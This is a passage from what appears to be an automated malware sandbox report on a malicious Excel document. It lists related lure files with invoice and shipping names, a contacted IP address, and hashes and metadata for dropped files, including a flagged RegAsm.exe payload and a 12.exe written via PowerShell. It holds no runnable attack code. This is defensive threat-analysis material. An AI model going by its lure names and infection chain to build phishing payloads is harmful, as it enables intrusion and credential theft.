	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 104.22.0.232
	Dok 0501 012021 Q_93291.doc	Get hash	malicious	Browse	• 104.22.0.232
	invoice.doc	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 104.22.0.232
	output.xls	Get hash	malicious	Browse	• 104.22.0.232
	output.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	Shipping Details DHL.xls	Get hash	malicious	Browse	• 104.22.0.232
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	PI 99-14.doc__.rtf	Get hash	malicious	Browse	• 104.22.0.232
	Archivo.doc	Get hash	malicious	Browse	• 104.22.0.232

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\RegAsm.exe	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	
	Overdue Invoice.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	ENCLOSE ORDER LIST.xlsx	Get hash	malicious	Browse	
	PO INV 195167 & 195324.xlsx	Get hash	malicious	Browse	
	Bank letter.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	PO 19030004.xlsx	Get hash	malicious	Browse	
	New PO PO20.xlsx	Get hash	malicious	Browse	
	ORDER LIST.xlsx	Get hash	malicious	Browse	
	RFQ 00112.xlsx	Get hash	malicious	Browse	
	inquiry.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1086014193077407
Encrypted:	false
SSDEEP:	6:kKlawwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:N1kPlE99SNxAhUegeT2
MD5:	89A188366EFFB46949AD9093EDA55CF1
SHA1:	6F3931CD5BA324C598AE0B45F7A1EA387E7DD1F2
SHA-256:	9FBCA6A1EEDBC56E0350C4D21F36077F429AE6452F579A3864D44D11AD49A909
SHA-512:	F964D8C36C44119D49191DD1CD2D990D8EE87FC5EEDB9042CD8839100CCDA240ECC054FE1172A8E487569D4EFC5DDE439A2234E992DB0373AE34AD88FE984E
Malicious:	false
Preview:	p..... .....:.....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Temp\05DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	105034
Entropy (8bit):	7.925151112906241
Encrypted:	false
SSDEEP:	3072:nda1iLoxgaSNUPZlsaFPOHYiR+rJEgjjajH7cA:nGiE/SN0ZltFPgY9rvgp
MD5:	2A97A372C7AC14DDAF2BC6CECA6BCDE8
SHA1:	6509EB9A038444C7CD44BF03B7B6536CCEBB73F0
SHA-256:	DBC762A96077FDB3858F84F2642813C5CAA88A1B41FFEB34C1FD5BAB9F6F2D9D
SHA-512:	0EC40FBAB270674794C191A66EAC1FD609D9D264EE7A835B34F61A63ABA2687E2E8B83B23FD83C409050C6072473F7AFEC4FB521CD327D2F00DD9A42531B3A45
Malicious:	false
Preview:	...N.0...H.C.+J\8 ..r.e.....=M...<..g...U...DI..~..xfz...x....]V.V..^i.....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B..T.....\;V..|.Q5.!.-E"....H...-Ay.jI...A(l..5U.....R..!.{..5;Lm...~.E..;%#6..*....xAa. ..9.u....VP<....Ki...>.../.a.....V.L.%VY!..wbn..v......R..n/O../..\.XO;...L.....D..xw=f...:. ...<".a.....[.A=%j.....=.CE.-....s..4U...H.+.....|....AL..]....D.'..wf!.@.a.n..>.....PK.....!....-.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Cab8018.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj

C:\Users\user\AppData\Local\Temp\Cab8018.tmp	
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\RegAsm.exe	
Process:	C:\Users\user\ntrwe.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	64672
Entropy (8bit):	6.033474133573561
Encrypted:	false
SSDEEP:	768:PedoViadPL1DI9WzutSjeJan8dBhF541kE6Iq8HaVxlYDKz4yqibwEBbr:XiaFJkobMa8dBXG2zbVUDKz4yq3EBbr
MD5:	ADF76F395D5A0ECBBF005390B73C3FD2
SHA1:	017801B7EBD2CC0E1151EEBEC14630DBAEE48229
SHA-256:	5FF87E563B2DF09E94E17C82741D9A43AED2F214643DC067232916FAE4B35417
SHA-512:	9670AC5A10719FA312336B790EAD713D78A9999DB236AD0841A32CD689559B9F5F8469E3AF93400F1BE5BAF2B3723574F16EA554C2AAF638734FFF806F18DB2B
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Payment_Confirmation_Slip.xlsx, Detection: malicious, Browse • Filename: Overdue Invoice.xlsx, Detection: malicious, Browse • Filename: Quotation.xlsx, Detection: malicious, Browse • Filename: ENCLOSE ORDER LIST.xlsx, Detection: malicious, Browse • Filename: PO INV 195167 & 195324.xlsx, Detection: malicious, Browse • Filename: Bank letter.xlsx, Detection: malicious, Browse • Filename: Quotation.xlsx, Detection: malicious, Browse • Filename: PO 19030004.xlsx, Detection: malicious, Browse • Filename: New PO PO20.xlsx, Detection: malicious, Browse • Filename: ORDER LIST.xlsx, Detection: malicious, Browse • Filename: RFQ 00112.xlsx, Detection: malicious, Browse • Filename: inquiry.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...&.W.....0..... .....@.. ....k.....`.....O.....8.....>..... ..... ..H.....text..... ..... ..`.rsrc...8.....@..@.reloc..... .....@..B.....H.....A..`p.....~P...-.r...p.....(....(....s.....P...*..0..".....(.....-.r...p.rl..p(....s....z.*...0.....(....~P.....o.....*..(....*n(.....(.....%...(....*~(.....(.....%...%...(....*.(.....(.....%...%...%...(....*V.(.....}Q.....}R...*..{Q...*..{R...*...0.....(.....i.;...}S.....i.>...}T.....i.>...}U.....+m...(....o.....r]..p.o ...,..{T.....{U.....o!....+(.ra..p.o ...,..{T.....

C:\Users\user\AppData\Local\Temp\Tar8019.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.).....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\CF97F5\5879F5.lck	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Roaming\CF97F5\5879F5.lck	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	35006
Entropy (8bit):	0.6024827961083986
Encrypted:	false
SSDEEP:	12:seeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeR:i
MD5:	AD0D2FB7F4EC355D0D8CBF5C9235259B
SHA1:	C875BB3B2020FB4A1C8E6E694BA2296EBB31DF81
SHA-256:	2598083577FF245674401A33AE940D5AE389E972B1DBB147FAA47B40156D965E
SHA-512:	E345C2920A6F29AE14EA6181178E3F4252B20CFF01374BA47CB7A4EE80FFA749E424345D9AB03905A8818E6DE1A03917499C409DBB6DAA1D3EB3340C4AA68E9 E
Malicious:	false
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.....user.....user..... .....user.....user.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\6Cprm97UTl.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Jan 6 02:04:31 2021, mtime=Wed Jan 6 02:04:39 2021, atime=Wed Jan 6 02:04:40 2021, length=127488, window=hide
Category:	dropped
Size (bytes):	2028
Entropy (8bit):	4.547448419157985
Encrypted:	false
SSDEEP:	24:8hz//o/XTr6N47KevRDv3qpdM7dD2hz//o/XTr6N47KevRDv3qpdM7dV:8hz/A/XT+NhtpQh2hz/A/XT+NhtpQ/
MD5:	73C3A39789CB2C2692EF7B7D1BE021AF
SHA1:	9B6DCC9611BABA41FE6CC83D220EEEA88E69B346
SHA-256:	F01B6D9921D1A2744419D9283E221C129FAEF7C40CB5EC09BB47D9BE6BC2992C
SHA-512:	82003A9023EC05876BE86D273E1975488B2D62F6F0A96B39C9C358B3A98492AF2DECF7F82967C0E5BC60B1A948C88FFB0AD1DCEF49B4C7E932616065ED76319
Malicious:	false
Preview:	L.....F.... ....;*.....?Ir.....`my.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....&R....Desktop.d.....QK.X&R..*...=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....f.2.....&R.. .6CPRM9~1.XLS..J.....&R..&R..*...?.....6.C.p.r.m.9.7.U.T.l...x.l.s.....x.....-...8...[.....?J.....C:\Users\..#.....\\216554 \Users.user\Desktop\6Cprm97UTl.xls.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.6.C.p.r.m.9.7.U.T.l...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.- .2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....216554.....D_....3N...W...9F.C.....[D_....3N...W...9F.C..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 6 02:04:39 2021, atime=Wed Jan 6 02:04:39 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.493703650549725
Encrypted:	false
SSDEEP:	12:85QSxCLgXg/XAlCPCHaX7B8NB/0VngUX+WnicvbWbDtZ3YilMMEpxRljK96TdJP8:85VxU/XTr6NqgUYeeDv3qprNru/
MD5:	6998A322A53314E59F4908073525B31A
SHA1:	F6A12ABF5E811E73424968267E355D9FE3FBB930
SHA-256:	E2F9EF677017D5ED6785546BAFA65854E49111D370873CD60BD34ED2DE4A3496
SHA-512:	9348C3E08429E03CAF5FD09B36DC46651958D817A4AA5D94C3602CC60E2A6214200D1302062D64296EF2CE41F98F29D4F2AA8F5863597AEF2C74E003AF21706E
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G..?Ir.....?Ir..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....&R....Desktop.d.....QK.X&R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\216554\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....216554.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.598856563846179
Encrypted:	false
SSDEEP:	3:oyBVomMLOxFp2SDxFp2mMLOxFp2v:dj6LOFpDFoLOFl
MD5:	E843814B96F07781747EFD43C6082AEC
SHA1:	C2F6049FE788D4C8B5492EA8531FB23655E52BB1
SHA-256:	7D5160CFBB0EF9CF50C2AA8430F9841E1A6FDCFBA3EAE6D9BD061D0DFEBD1AD5
SHA-512:	BD9EC0999C17CCB13FB893D41EE45F7B1325BDDDF3AD8CC23F599889CFD48EAB515B44E71E645C3773562DD6088C0468D0BC85CE81F7BB7050454BEF4218B77
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..6Cprm97UTl.LNK=0..6Cprm97UTl.LNK=0..[xls]..6Cprm97UTl.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\B0BO471L5716CBJPX3UA.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589329078025861
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwoLz8hQCsMqaqvsEHyqvJCworJz1PYXHgf8ImlUVdIu:cyzoLz8ynHnorJz1pf8IDIu
MD5:	21EE1956990A0AFF41BE3228CA473491
SHA1:	11A3F9FF19BDECB2F40618F1DFDDDD0E3B4F048B
SHA-256:	6135B7117C17789ADF7FE18263D645F33F26AD38AE9AA247B058E0B34F1750C7
SHA-512:	68B9AEF1DA6E4476C4EBBA78023F56B54402A4836AC8C4E4144F723B5A55A1690DC11B258FB713F27FEDE093FF62B21389F4E82064E4C2512AEDD457ADC3CAA9
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:..,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LE6CBUNRM6U6BL3TCXE0.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589329078025861
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwoLz8hQCsMqaqvsEHyqvJCworJz1PYXHgf8ImlUVdIu:cyzoLz8ynHnorJz1pf8IDIu
MD5:	21EE1956990A0AFF41BE3228CA473491
SHA1:	11A3F9FF19BDECB2F40618F1DFDDDD0E3B4F048B
SHA-256:	6135B7117C17789ADF7FE18263D645F33F26AD38AE9AA247B058E0B34F1750C7
SHA-512:	68B9AEF1DA6E4476C4EBBA78023F56B54402A4836AC8C4E4144F723B5A55A1690DC11B258FB713F27FEDE093FF62B21389F4E82064E4C2512AEDD457ADC3CAA9
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:..,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PXJFD74DLMN8ONH9QYBS.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PXJFD74DLMN8ONH9QYBS.temp	
Size (bytes):	8016
Entropy (8bit):	3.589329078025861
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwoLz8hQCsMqaqvsEHyqvJCworJz1PYXHgf8ImlUVdIu:cyzoLz8ynHnorJz1pf8IDIu
MD5:	21EE1956990A0AFF41BE3228CA473491
SHA1:	11A3F9FF19BDECB2F40618F1DFDDDD0E3B4F048B
SHA-256:	6135B7117C17789ADF7FE18263D645F33F26AD38AE9AA247B058E0B34F1750C7
SHA-512:	68B9AEF1DA6E4476C4EBBA78023F56B54402A4836AC8C4E4144F723B5A55A1690DC11B258FB713F27FEDE093FF62B21389F4E82064E4C2512AEDD457ADC3CAA 9
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\B5DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	152144
Entropy (8bit):	7.1465330226768335
Encrypted:	false
SSDEEP:	3072:o4k3hbdlylKsgqopeJBWhZFGkE+cL2Ndhi0olgaSN4PZlsuFPOLYiR6nJE0jjavY:Lk3hbdlylKsgqopeJBWhZFVE+W2NdhiZ
MD5:	0873A1826881700041830C5B6254A989
SHA1:	1B3A26F038342930CF0E86AC6809DE68DCBD057F
SHA-256:	4DB366DD1391F89E6B9628CCD197D22B3C943B41B427E6830D13F8F9508FED25
SHA-512:	D3FAF4AD765F429398B8FAC893ED79EB4F973C3C796BA658453D54200E5495170FF50D50FD67C30991F42E2E2A996318BFA961C5469C6836ACB7B5D534F306E9
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....ThisWorkbook..... =.....K^)8.....X.@.....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1. .....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r. i.1.....<.....C.a.l.i.b.r.i.1.....?.....C.a

C:\Users\user\Documents\12.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	938440
Entropy (8bit):	5.522147302514215
Encrypted:	false
SSDEEP:	6144:BFDg0bJ0DxvkrhDdyquS7xY+dQ7itPEodq0sz83nTMh4lT9K850MlZ1odD9ZxRXK:vZbJ1Iqh7x7tM63ghqaOgDX6paVXuV
MD5:	1D11ABB9DAC9B15823D1BCAD2B8B3675
SHA1:	CB2A4711C5F192EDBDE50229D976FCC95A5A314C
SHA-256:	DCC94B0C8FDF6952BD3018D92C1264651D50AAA7911195BB6F9BC6B97618B191
SHA-512:	FC8844B5C6FACF10830188DA7BB568D70BB9A3351CBE048E96D752E65DB6650739605B95C57D9335B463FC8B7DE846677CFE390800F5D6AA9202B90A153B4064
Malicious:	**true**
